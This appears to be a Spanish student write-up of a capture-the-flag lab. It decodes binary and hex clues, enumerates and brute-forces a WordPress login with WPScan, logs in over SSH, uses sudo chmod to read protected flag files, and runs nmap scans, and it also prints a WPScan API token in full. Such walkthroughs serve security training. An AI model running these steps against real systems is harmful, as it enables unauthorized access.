10 01010101 01000101 01001110 01000001 00100000 01001000 01000001 01010011 00100000 01000101 01001110 01000011 010
01111 01001110 01010100 01010010 01000001 01000100 01001111 00100000 01000101 01101100 00100000 01010011 11000011
10001001 01010000 01010100 01001001 01001101 01001111 00100000 01000110 01001100 01000001 01000111 00100001 001000
01 00100001
01000110 01101100 01100001 01100111 01110011 00100000 01100011 01101111 01101101 01110000 01101100 01100101 011101
00 01100001 01100100 01101111 01110011 00100000 00110011 00101111 00110100 00100000 01100100 01100101 00100000 011
01100 01100001 00100000 01100100 01101001 01100110 01101001 01100011 01110101 01101100 01110100 01100001 01100100
00100000 01101101 01100101 01100100 01101001 01100001 00100000 01100100 01100101 01101100 00100000 01100101 011100
11 01100011 01100101 01101110 01100001 01110010 01101001 01101111
01000011 11000011 10110011 01100100 01101001 01100111 01101111 00100000 01110011 01100101 01100011 01110010 011001
01 01110100 01101111 00100000 01100100 01100101 01101100 00100000 01000110 01001100 01000001 01000111 00110111 001
11010 00100000 00110001 01110101 00111001 00110111 01101010 00110000 00110000 00111001 00110010 01110101 01101001
01101111

cat pista.txt
01000101 01101100 00100000 01110011 01101001 01100111 01110101 01101001 01100101 01101110 01110100 01100101 001000
00 01100110 01101100 01100001 01100111 00100000 01101100 01101111 00100000 01100101 01101110 01100011 01101111 011
01110 01110100 01110010 01100001 01110010 11000011 10100001 01110011 00100000 01100101 01101110 00100000 01101100
01100001 00100000 01001001 01010000 00111010 00100000 00110001 00111001 00110010 00101110 00110001 00110110 001110
00 00101110 00110101 00110110 00101110 00110001 00110000 00110001
01000100 01101001 01100011 01101000 01100001 00100000 01101101 11000011 10100001 01110001 01110101 01101001 011011
10 01100001 00100000 01110011 01100101 00100000 01100011 01101111 01110010 01110010 01100101 01110011 01110000 011
01111 01101110 01100100 01100101 00100000 01100001 00100000 01110101 01101110 00100000 01100101 01110001 01110101
01101001 01110000 01101111 00100000 01100100 01100101 00100000 01110101 01110011 01110101 01100001 01110010 011010
01 01101111 00101110
01010000 01110010 01100101 01110011 01110100 01100001 00100000 01100001 01110100 01100101 01101110 01100011 011010
01 11000011 10110011 01101110 00100000 01100001 01101100 00100000 01110011 01100101 01110010 01110110 01101001 011
00011 01101001 01101111 00100000 01110111 01100101 01100010 00100000 01110001 01110101 01100101 00100000 01101111
01100110 01110010 01100101 01100011 01100101 00101100 00100000 01101001 01101110 01110100 01100101 01101110 011101
00 01100001 00100000 01100011 01101111 01101110 01110011 01100101 01100111 01110101 01101001 01110010 00100000 011
10101 01101110 00100000 01110101 01110011 01110101 01100001 01110010 01101001 01101111 00100000 01100001 01100100
01101101 01101001 01101110 01101001 01110011 01110100 01110010 01100001 01100100 01101111 01110010 00100000 011001
00 01100101 01101100 00100000 01110011 01100101 01110010 01110110 01101001 01100011 01101001 01101111 00101110 000
01101 00001010
01010111 01110000 01110011 01100011 01100001 01101110 00100000 01110001 01110101 01101001 01111010 11000011 101000
01 01110011 00100000 01110000 01110101 01100101 01100100 01100001 00100000 01100001 01111001 01110101 01100100 011
00001 01110010 01110100 01100101 00100000 00111011 00101001
```

Convertir binario a texto para descifrar la bandera 7

TEXTO ORIGINAL:

11000010 10100001 11000010 10100001 11000010 10100001 01000101 01001110 01001000 01001111
01010010 01000001 01000010 01010101 01000101 01001110 01000001 00100000 01001000
01000001 01010011 00100000 01000101 01001110 01000011 01001111 01001110 01010100 01010010
01000001 01000100 01001111 00100000 01000101 01101100 00100000 01010011 11000011 10001001
01010000 01010100 01001001 01001101 01001111 00100000 01000110 01001100 01000001 01000111
00100001 00100001 00100001 01000110 01101100 01100001 01100111 01110011 00100000 01100011
01101111 01101101 01110000 01101100 01100101 01110100 01100001 01100100 01101111 01110011
00100000 00110011 00101111 00110100 00100000 01100100 01100101 00100000 01101100 01100001
00100000 01100100 01101001 01100110 01101001 01100011 01110101 01101100 01110100 01100001
01100100 00100000 01101101 01100101 01100100 01101001 01100001 00100000 01100100 01100101
01101100 00100000 01100101 01110011 01100011 01100101 01101110 01100001 01110010 01101001
01101111 01000011 11000011 10110011 01100100 01101001 01100111 01101111 00100000 01110011
01100101 01100011 01110010 01100101 01110100 01101111 00100000 01100100 01100101 01101100
00100000 01000110 01001100 01000001 01000111 00110111 00111010 00100000 00110001 01110101
00111001 00110111 01101010 00110000 00110000 00111001 00110010 01110101 01101001 01101111

TEXTO PROCESADO:

¡¡¡ENHORABUENA HAS ENCONTRADO El SÉPTIMO FLAG!!!Flags completados 3/4 de la dificultad media del escenarioCódigo secreto del FLAG7: 1u97j0092uio

Convertir binario a texto para descifrar la pista

TEXTO ORIGINAL:




01000101 01101100 00100000 01110011 01101001 01100111 01110101 01101001 01100101 01101110
01110100 01100101 00100000 01100110 01101100 01100001 01100111 00100000 01101100 01101111
00100000 01100101 01101110 01100011 01101111 01101110 01110100 01110010 01100001 01110010
11000011 10100001 01110011 00100000 01100101 01101110 00100000 01101100 01100001 00100000
01001001 01010000 00111010 00100000 00110001 00111001 00110010 00101110 00110001 00110110
00111000 00101110 00110101 00110110 00101110 00110001 00110000 00110001

TEXTO PROCESADO:

El siguiente flag lo encontrarás en la IP: 192.168.56.101

	TEXTO ORIGINAL: 01000100 01101001 01100011 01101000 01100001 00100000 01101101 11000011 10100001 01110001 01110101 01101001 01101110 01100001 00100000 01110011 01100101 00100000 01100011 01101111 01110010 01110010 01100101 01110011 01110000 01101111 01101110 01100100 01100101 00100000 01100001 00100000 01110101 01101110 00100000 01100101 01110001 01110101 01101001 01110000 01101111 00100000 01100100 01100101 00100000 01110101 01110011 01110101 01100001 01110010 01101001 01101111 00101110 **TEXTO PROCESADO:** Dicha máquina se corresponde a un equipo de usuario. **TEXTO ORIGINAL:** 01010000 01110010 01100101 01110011 01110100 01100001 00100000 01100001 01110100 01100101 01101110 01100011 01101001 11000011 10110011 01101110 00100000 01100001 01101100 00100000 01110011 01100101 01110010 01110110 01101001 01100011 01101001 01101111 00100000 01110111 01100101 01100010 00100000 01110001 01110101 01100101 00100000 01101111 01100110 01110010 01100101 01100011 01100101 00101100 00100000 01101001 01101110 01110100 01100101 01101110 01110100 01100001 00100000 01100011 01101111 01101110 01110011 01100101 01100111 01110101 01101001 01110010 00100000 01110101 01101110 00100000 01110101 01110011 01110101 01100001 01110010 01101001 01101111 00100000 01100001 01100100 01101101 01101001 01101110 01101001 01110011 01110100 01110010 01100001 01100100 01101111 01110010 00100000 01100100 01100101 01101100 00100000 01110011 01100101 01110010 01110110 01101001 01100011 01101001 01101111 00101110 00001101 00001010 **TEXTO PROCESADO:** Presta atención al servicio web que ofrece, intenta conseguir un usuario administrador del servicio. **TEXTO ORIGINAL:** 01010111 01110000 01110011 01100011 01100001 01101110 00100000 01110001 01110101 01101001 01111010 11000011 10100001 01110011 00100000 01110000 01110101 01100101 01100100 01100001 00100000 01100001 01111001 01110101 01100100 01100001 01110010 01110100 01100101 00100000 00111011 00101001 **TEXTO PROCESADO:** Wpscan quizás pueda ayudarte ;)

A.11 EXPLOTACIÓN VM9.

Configuración wordpress	 
Primer escaneo de la web con la herramienta WPScan.	

> wpscan –url http://192.168.56.101 -e –api-token[registrarsegratisycopiartoken]

Identificación del usuario Juan.

```
┌──(Nuria㉿vm5-Client2)-[/home/Nuria]
└─PS> wpscan --url http://192.168.56.101 -e --api-token z2iRZEtn4fYAGYUe3nF9Dqz05XwiwOg7w7QKas4iujc
_______________________________________________________________
         __          _______   _____
         \ \        / /__  __| |  __ \
          \ \  /\  / /   | |  | |__) |
           \  /  \/  \   | |  |  ___/
            \/ /\  \ /   | |  | |
             /_/  \_\    |_|  |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.101/ [192.168.56.101]
[+] Started: Sat May 21 08:21:55 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.101/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.101/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.101/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```


```
[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:01 <========================================> (100 / 100) 100.00% Time: 00:00:01

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] juan
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |  - http://192.168.56.101/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 71

[+] Finished: Sat May 21 08:22:11 2022
[+] Requests Done: 3413
[+] Cached Requests: 9
[+] Data Sent: 943.787 KB
[+] Data Received: 742.368 KB
[+] Memory used: 264.34 MB
[+] Elapsed time: 00:00:15
```



Wpscan –url http://192.168.56.101 -P /usr/share/dirb/wordlists/small.txt

Obtención de la password del usuario juan.

```
┌──(Nuria㉿vm5-Client2)-[/usr/share/dirb/wordlists]
└─PS> wpscan --url http://192.168.56.101 -P small.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /__  __| |  __ \
          \ \  /\  / /   | |  | |__) |
           \  /  \/  \   | |  |  ___/
            \/ /\  \ /   | |  | |
             /_/  \_\    |_|  |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.101/ [192.168.56.101]
[+] Started: Sat May 21 08:54:23 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.101/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.101/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Post oculto dentro de la consola de administración de wordpress.







Introducimos dicho usuario y contraseña y realizamos conexión ssh.	 (Nuria㉿vm5-Client2)-[~] $ ssh AdminWeb@192.168.56.101 AdminWeb@192.168.56.101's password: Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system is built by the Bento project by Chef Software More information can be found at https://github.com/chef/bento The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/AdminWeb: No such file or directory AdminWeb@vm9-Client4:/$
Bandera 8	 AdminWeb@vm9-Client4:/home/.AdminWeb$ ls -la total 44 drwx------ 8 AdminWeb administrators 4096 May 21 11:42 . drwxr-xr-x 17 root root 4096 May 21 11:42 .. -rw-r--r-- 1 AdminWeb administrators 220 Aug 31 2015 .bash_logout -rw-r--r-- 1 AdminWeb administrators 3771 Aug 31 2015 .bashrc drwxr-xr-x 2 root root 4096 May 21 11:42 contactos drwxr-xr-x 2 root root 4096 May 21 11:42 cumpleaños drwxr-xr-x 2 root root 4096 May 21 11:42 documentos drwxr-xr-x 2 root root 4096 May 21 11:42 informacion -rw-r--r-- 1 AdminWeb administrators 655 Jul 12 2019 .profile d--x------ 2 root root 4096 May 21 11:42 .secret drwxr-xr-x 2 root root 4096 May 21 11:42 telefonos AdminWeb@vm9-Client4:/home/.AdminWeb$ cd .secret -bash: cd: .secret: Permission denied AdminWeb@vm9-Client4:/home/.AdminWeb$ sudo chmod 777 .secret AdminWeb@vm9-Client4:/home/.AdminWeb$ cd .secret AdminWeb@vm9-Client4:/home/.AdminWeb/.secret$ ls -la total 16 drwxrwxrwx 2 root root 4096 May 21 11:42 . drwx------ 8 AdminWeb administrators 4096 May 21 11:42 .. ---x------ 1 root root 567 May 21 11:42 flag8.txt ---x------ 1 root root 594 May 21 11:42 pistas.txt AdminWeb@vm9-Client4:/home/.AdminWeb/.secret$ sudo chmod 777 flag8.txt pistas.txt AdminWeb@vm9-Client4:/home/.AdminWeb/.secret$ cat flag8.txt c2 a1 c2 a1 c2 a1 46 65 6c 69 63 69 74 61 63 69 6f 6e 65 73 20 68 61 73 20 6f 62 74 65 6e 69 64 6f 20 61 20 62 61 6e 64 65 72 61 20 64 65 20 6c 61 20 64 69 66 69 63 75 6c 74 61 64 20 6d 65 64 69 72 69 6f 21 21 21 0d 0a 0d 0a 46 6c 61 67 73 20 63 6f 6d 70 6c 65 74 61 64 6f 73 20 34 2f 34 20 64 65 20 6c 61 20 64 69 66 69 63 75 6c 74 61 64 20 6d 65 64 69 61 20 64 65 6c 20 65 73 63 65 6e 61 72 69 6f 2e 43 6f 64 69 67 6f 20 73 65 63 72 65 74 6f 20 66 6c 61 67 38 3a 20 69 65 6e 39 33 6e 64 6f 30 64 38 33 AdminWeb@vm9-Client4:/home/.AdminWeb/.secret$ cat pistas.txt 53 69 20 64 65 73 65 61 73 20 63 6f 6e 74 69 6e 75 61 72 20 63 6f 6e 20 65 6c 20 6e 69 76 65 6c 20 64 69 66 69 63 69 6c 20 64 65 6c 20 65 73 63 65 6e 61 72 69 6f 2c 20 65 6c 20 73 69 67 75 69 65 6e 74 65 20 66 6c 61 67 20 6c 6f 20 65 6e 63 6f 6e 74 72 61 72 61 73 20 65 6e 20 6c 61 20 49 50 3a 20 31 39 32 2e 31 36 38 2e 35 36 2e 32 30 31 41 71 75 69 20 65 6e 20 65 6c 20 6e 69 76 65 6c 20 64 69 66 c3 ad 63 69 6c 20 6e 6f 20 64 61 6d 6f 73 20 6d 75 63 68 61 73 20 70 69 73 74 61 73 20 6a 65 6a 65 54 65 20 64 65 73 65 61 6d 6f 73 20 71 75 65 20 74 65 6e 67 61 73 20 73 75 65 72 74 65 20 3b 29
Desciframos fla8.txt	**TEXTO ORIGINAL:** c2 a1 c2 a1 c2 a1 46 65 6c 69 63 69 74 61 63 69 6f 6e 65 73 20 68 61 73 20 6f 62 74 65 6e 69 64 6f 20 6c 61 20 c3 ba 6c 74 69 6d 61 20 62 61 6e 64 65 72 61 20 64 65 20 6c 61 20 64 69 66 69 63 75 6c 74 61 64 20 6d 65 64 69 61 20 64 65 6c 20 65 73 63 65 6e 61 72 69 6f 21 21 21 0d 0a 0d 0a 46 6c 61 67 73 20 63 6f 6d 70 6c 65 74 61 64 6f 73 20 34 2f 34 20 64 65 20 6c 61 20 64 69 66 69 63 75 6c 74 61 64 20 6d 65 64 69 61 20 64 65 6c 20 65 73 63 65 6e 61 72 69 6f 2e 43 6f 64 69 67 6f 20 73 65 63 72 65 74 6f 20 66 6c 61 67 38 3a 20 69 65 6e 39 33 6e 64 6f 30 64 38 33 **TEXTO PROCESADO:** ¡¡¡Felicitaciones has obtenido la última bandera de la dificultad media del escenario!!! Flags completados 4/4 de la dificultad media del escenario.Codigo secreto flag8: ien93ndo0d83
Desciframos pistas.txt	**TEXTO ORIGINAL:** 53 69 20 64 65 73 65 61 73 20 63 6f 6e 74 69 6e 75 61 72 20 63 6f 6e 20 65 6c 20 6e 69 76 65 6c 20 64 69 66 69 63 69 6c 20 64 65 6c 20 65 73 63 65 6e 61 72 69 6f 2c 20 65 6c 20 73 69 67 75 69 65 6e 74 65 20 66 6c 61 67 20 6c 6f 20 65 6e 63 6f 6e 74 72 61 72 61 73 20 65 6e 20 6c 61 20 49 50 3a 20 31 39 32 2e 31 36 38 2e 35 36 2e 32 30 31 41 71 75 69 20 65 6e 20 65 6c 20 6e 69 76 65 6c 20 64 69 66 c3 ad 63 69 6c 20 6e 6f 20 64 61 6d 6f 73 20 6d 75 63 68 61 73 20 70 69 73 74 61 73 20 6a 65 6a 65 54 65 20 64 65 73 65 61 6d 6f 73 20 71 75 65 20 74 65 6e 67 61 73 20 73 75 65 72 74 65 20 3b 29 **TEXTO PROCESADO:** Si deseas continuar con el nivel dificil del escenario, el siguiente flag lo encontraras en la IP: 192.168.56.201Aqui en el nivel difícil no damos muchas pistas jejeTe deseamos que tengas suerte ;)

A.12 Auditoría red de Producción: Escaneo de red

> sudo nmap -sn 192.168.56.200/29	AdminWeb@vm9-Client4:/$ sudo nmap -sn 192.168.56.200/29 Starting Nmap 7.01 (https://nmap.org) at 2022-05-20 11:29 UTC Nmap scan report for 192.168.56.201 Host is up (0.00034s latency). MAC Address: 08:00:27:10:00:77 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.56.202 Host is up. Nmap done: 8 IP addresses (2 hosts up) scanned in 5.35 seconds
> sudo nmap -Pn 192.168.56.200/29	AdminWeb@vm9-Client4:/$ sudo nmap -Pn 192.168.56.200/29 Starting Nmap 7.01 (https://nmap.org) at 2022-05-20 11:33 UTC Nmap scan report for 192.168.56.201 Host is up (0.00012s latency). Not shown: 997 closed ports PORT STATE SERVICE 22/tcp open ssh 53/tcp open domain 111/tcp open rpcbind MAC Address: 08:00:27:10:00:77 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.56.202 Host is up (0.000020s latency). Not shown: 997 closed ports PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 111/tcp open rpcbind Nmap done: 8 IP addresses (2 hosts up) scanned in 8.16 seconds
> sudo nmap -sS -n -v -p- -T5 192.168.56.201	AdminWeb@vm9-Client4:/$ sudo nmap -sS -n -v -p- -T5 192.168.56.201 Starting Nmap 7.01 (https://nmap.org) at 2022-05-20 11:34 UTC Initiating ARP Ping Scan at 11:34 Scanning 192.168.56.201 [1 port] Completed ARP Ping Scan at 11:34, 0.20s elapsed (1 total hosts) Initiating SYN Stealth Scan at 11:34 Scanning 192.168.56.201 [65535 ports] Discovered open port 22/tcp on 192.168.56.201 Discovered open port 111/tcp on 192.168.56.201 Discovered open port 53/tcp on 192.168.56.201 Warning: 192.168.56.201 giving up on port because retransmission cap hit (2). SYN Stealth Scan Timing: About 22.94% done; ETC: 11:37 (0:01:44 remaining) SYN Stealth Scan Timing: About 46.74% done; ETC: 11:37 (0:01:10 remaining) SYN Stealth Scan Timing: About 70.33% done; ETC: 11:37 (0:00:38 remaining) Completed SYN Stealth Scan at 11:37, 168.40s elapsed (65535 total ports) Nmap scan report for 192.168.56.201 Host is up (0.00065s latency). Not shown: 65532 closed ports PORT STATE SERVICE 22/tcp open ssh 53/tcp open domain 111/tcp open rpcbind MAC Address: 08:00:27:10:00:77 (Oracle VirtualBox virtual NIC) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 168.64 seconds Raw packets sent: 129945 (5.718MB) | Rcvd: 129945 (5.198MB)
